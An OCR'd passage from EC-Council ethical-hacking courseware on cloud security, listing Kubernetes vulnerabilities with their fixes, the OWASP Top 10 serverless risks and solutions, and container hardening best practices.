


Figure 19.102: Cloud integration


- **Security Groups**

  A security group is a basic security measure implemented in cloud infrastructure to provide security to virtual instances. It serves as a security solution for virtual machines. The security group is located between the Internet and virtual instances, and it controls the inbound and outbound traffic. A properly configured security group prevents denial-of-service (DoS) attacks and unauthorized access to IT resources.

- **Instance Awareness**

  The cloud-based kill chain model describes the possibilities of using fake cloud instances for command and control to exfiltrate data from a cloud environment. Many security solutions such as firewalls, gateways, and other cloud security tools are incapable of fighting these threats because they cannot trace the differences between instances of cloud applications. Attackers often take advantage of this incapability when targeting cloud networks. Hence, it is necessary to use tools that are aware of or can differentiate cloud instances such as Google Drive and OneDrive to protect against cloud-based threats such as data exfiltration and SaaS phishing.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Kubernetes Vulnerabilities and Solutions

The rising popularity and acceptance of Kubernetes technologies across various organizations, including the top public cloud providers, have eventually amplified critical vulnerabilities. It has become obligatory for security professionals to detect vulnerabilities and implement enhanced security solutions.

Discussed in the table are some of the Kubernetes vulnerabilities and solutions associated with each vulnerability.

Vulnerabilities	Solutions
1. No Certificate Revocation	▪ Ensure that nodes maintain the certificate revocation list (CRL) and check each time they are presented with a certificate. ▪ Insist that administrators use online certificate status protocol (OCSP) stapling for revoking certificates in the cluster via an OCSP server.
2. Unauthenticated HTTPS Connections	▪ By default, authenticate all HTTPS connections within the system. ▪ Ensure that all the components use CA maintained by the kube-apiserver. ▪ Implement two-way TLS for all connections.
3. Exposed Bearer Tokens in Logs	▪ Remove the bearer token from the system logs and avoid logging any authentication credentials. ▪ Perform code reviews to ensure sensitive data is not logged. ▪ Implement logging filters to remove sensitive data before storing in logs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Exposure of Sensitive Data via Environment Variables	▪ Avoid collecting sensitive data directly from environment variables. ▪ Use Kubernetes secrets in all system components.
5. Secrets at Rest not Encrypted by Default	▪ Define and document configurations required for different levels of security.
6. Non-constant Time Password Comparison	▪ Use a safe constant-time comparison function, such as `crypto.subtle.ConstantTimeCompare`. ▪ Disapprove of basic authentication mechanisms for secure options.
7. Hardcoded Credential Paths	▪ Define a configuration method for credential paths, and avoid hardcoding credential paths. ▪ Allow cross-platform configuration through path generalization.
8. Log Rotation is not Atomic	▪ Implement a copy-then-rename techniques to ensure logs are not lost during log rotation. ▪ Avoid using log rotation and implement persistent logs that add log data linearly and create a new log whenever log rotation is required.
9. No Back-off Process for Scheduling	▪ Implement a back-off process for kube-scheduler to prevent tight-loops.
10. No Non-repudiation	▪ Use secondary logging mechanisms for processes that require strict non-repudiation and auditing. ▪ All authentication events should be logged and retrievable from a central location within the cluster.

Table 19.9: Kubernetes vulnerabilities and solutions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Serverless Security Risks and Solutions

Vulnerabilities	Solutions
A1 - Injection	Implement safe API, and employ parametrized interfaces or Object Relational Mapping Tools Avoid special characters using a specific escape syntax in dynamic SQL queries
A2 – Broken Authentication	Employ identity and access control solutions Implement strong authentication and access control on external-facing resources Employ secure service authentication methods such as Federated Identity
A3 – Sensitive Data Exposure	Identify and classify sensitive data Encrypt data both in transit and at rest Implement HTTPS endpoints for APIs
A4 – XML External Entities (XXE)	Scan supply chain libraries for vulnerabilities Test API calls for XXE vulnerabilities Always disable Entity Resolution
A5 – Broken Access Control	Follow the least-privilege principle while granting permissions to functions

Vulnerabilities	Solutions
A6 – Security Misconfiguration	Use the cloud provider's built-in services such as AWS Trust Advisor, to identify public resources Identify functions with unlinked triggers Set the functions with a minimum timeout required
A7 – Cross-Site Scripting (XSS)	Encode all untrusted data before transmitting to the client Use only well-known frameworks and headers
A8 – Insecure Deserialization	Ensure validation of serialized objects originating from untrusted data Scan third-party libraries for deserialization vulnerabilities
A9 – Using Components with Known Vulnerabilities	Perform continuous monitoring of third-party libraries and dependencies Deploy only signed packages and components from official sources
A10 – Insufficient Logging and Monitoring	Employ cloud service provider's monitoring tools such as Azure Monitor, or AWS CloudTrail to detect anomalous behavior

https://www.owasp.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Serverless Security Risks and Solutions

Serverless computing has become popular owing to its remarkable features such as zero administration, pay-per-use service, and self-scalable ability. Although serverless technology has several advantages, it also introduced new risks that need to be mitigated.

Discussed in the table are the top 10 serverless security risks and solutions, according to OWASP.

Risks	Solutions
A1 - Injection	▪ Do not trust or make any assumptions regarding the input and its validity from any source. ▪ Implement safe API, and employ parametrized interfaces or object relational mapping tools. ▪ Implement application whitelisting wherever necessary. ▪ Avoid special characters using a specific escape syntax in dynamic SQL queries. ▪ Evaluate all entry points and event types of the system. ▪ Run the functions with the least privileges necessary to execute the task. ▪ Protect functions in execution state by using runtime defense solutions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


A2 – Broken Authentication	▪ Employ identity and access control solutions provided by the cloud service provider, such as AWS Cognito, AWS Single Sign-On, Azure Active Directory B2C, Azure App Service, and Google Firebase Authentication. ▪ Implement strong authentication and access control on external-facing resources. ▪ Employ secure service authentication methods, such as Federated Identity (SAML, OAuth2, Security Tokens, etc.), for authenticating internal resources.
A3 – Sensitive Data Exposure	▪ Identify and classify sensitive data. ▪ Minimize the storage of sensitive data; only store necessary data. ▪ Encrypt data both in transit and at rest. ▪ Implement HTTPS endpoints for APIs. ▪ Employ CSP services for key management and encryption of stored data, secrets, and environment variables to the functions in runtime and data in transit.
A4 – XML External Entities (XXE)	▪ Use only the CSP's software development kits, whenever possible. ▪ Perform vulnerability scanning on supply chain libraries. ▪ Test API calls for XXE vulnerabilities. ▪ Always disable entity resolution.
A5 – Broken Access Control	▪ Follow the least-privilege principle while granting permissions to functions. ▪ Review each function to detect excess privileges. ▪ Follow the cloud service provider's best practices, such as AWS IAM and Azure Identity Management best practices.
A6 – Security Misconfiguration	▪ Use the cloud provider's built-in services, such as AWS Trust Advisor, to identify public resources. ▪ Enforce strong access control on cloud resources. ▪ Identify functions with unlinked triggers. ▪ Set the functions with a minimum timeout required. ▪ Employ automated tools to detect security misconfigurations in serverless applications.
A7 – Cross-Site Scripting (XSS)	▪ Encode all untrusted data before transmitting to the client. ▪ Use only well-known frameworks and headers.
A8 – Insecure Deserialization	▪ Ensure validation of serialized objects originating from untrusted data. ▪ Scan third-party libraries for deserialization vulnerabilities. ▪ Monitor deserialization usage and exception to identify probable attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

A9 – Using Components with Known Vulnerabilities	▪ Perform continuous monitoring of third-party libraries and dependencies. ▪ Deploy only signed packages and components from official sources. ▪ Continuously check the vulnerability databases, such as the CVE and national vulnerability database. ▪ Perform vulnerability scanning of third-party dependencies for known vulnerabilities using tools such as OWASP Dependency Check and Dependency Track.
A10 – Insufficient Logging and Monitoring	▪ Employ CSP monitoring tools, such as Azure Monitor, or AWS CloudTrail to detect anomalous behavior. ▪ Employ auditing and monitoring mechanisms for data not originating from the CSP.

Table 19.10: OWASP Top 10 serverless security risks and solutions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Best Practices for Container Security


Discussed below are various best practices for securing the container environment.

- Regularly monitor the CVEs of the container runtime and remediate, if vulnerabilities are detected.
- Employ app-aware tools to monitor container network interfaces, network traffic, and network anomalies.
- Configure applications to run as normal users to prevent privilege escalation.
- Configure the host's root file system in read-only mode to restrict the write access and prevent malware injection attacks.
- Avoid using third-party software and employ application security scanning tools to protect containers from malicious software.
- Perform regular scanning of the images in the repository to identify vulnerabilities or misconfigurations.
- Deploy application firewalls for enhancing container security and prevent threats entering the environment.
- Ensure the authenticated access to registries including sensitive images and data.
- Use a separate database for each application for greater visibility of individual applications and enhanced data management.
- Regularly update the host operating system and the kernel to the latest security patches.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Configure orchestrators to deploy a set of hosts separately based on their sensitivity level.
- Automate the compliance to the container runtime configuration standards.
- Perform continuous monitoring of images for embedded malware.
- Store sensitive data externally and allow dynamic access at the runtime.
- Maintain a set of trusted registries and images and ensure only images from this set are permitted to run in the container environment.
- Use mandatory access control tools, such as SELinux and AppArmor, to prevent attacks on applications and system services.
- Employ real-time threat detection solutions and develop incident response capabilities to handle security incidents.
- Implement immutable containers that disallow container modification after deployment.
- Change the users' default privileges from root to non-root and configure permissions using role-based access control (RBAC).
- Avoid writing sensitive information to code and configuration files
- Harden the host environment by removing non-critical native services. Also, harden the entire stack.
- Always keep containers lightweight by reducing the number of components.
- Leverage Infrastructure-as-Code (IaC) to manage the cloud resources and verify the configuration before deployment.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Best Practices for Docker Security

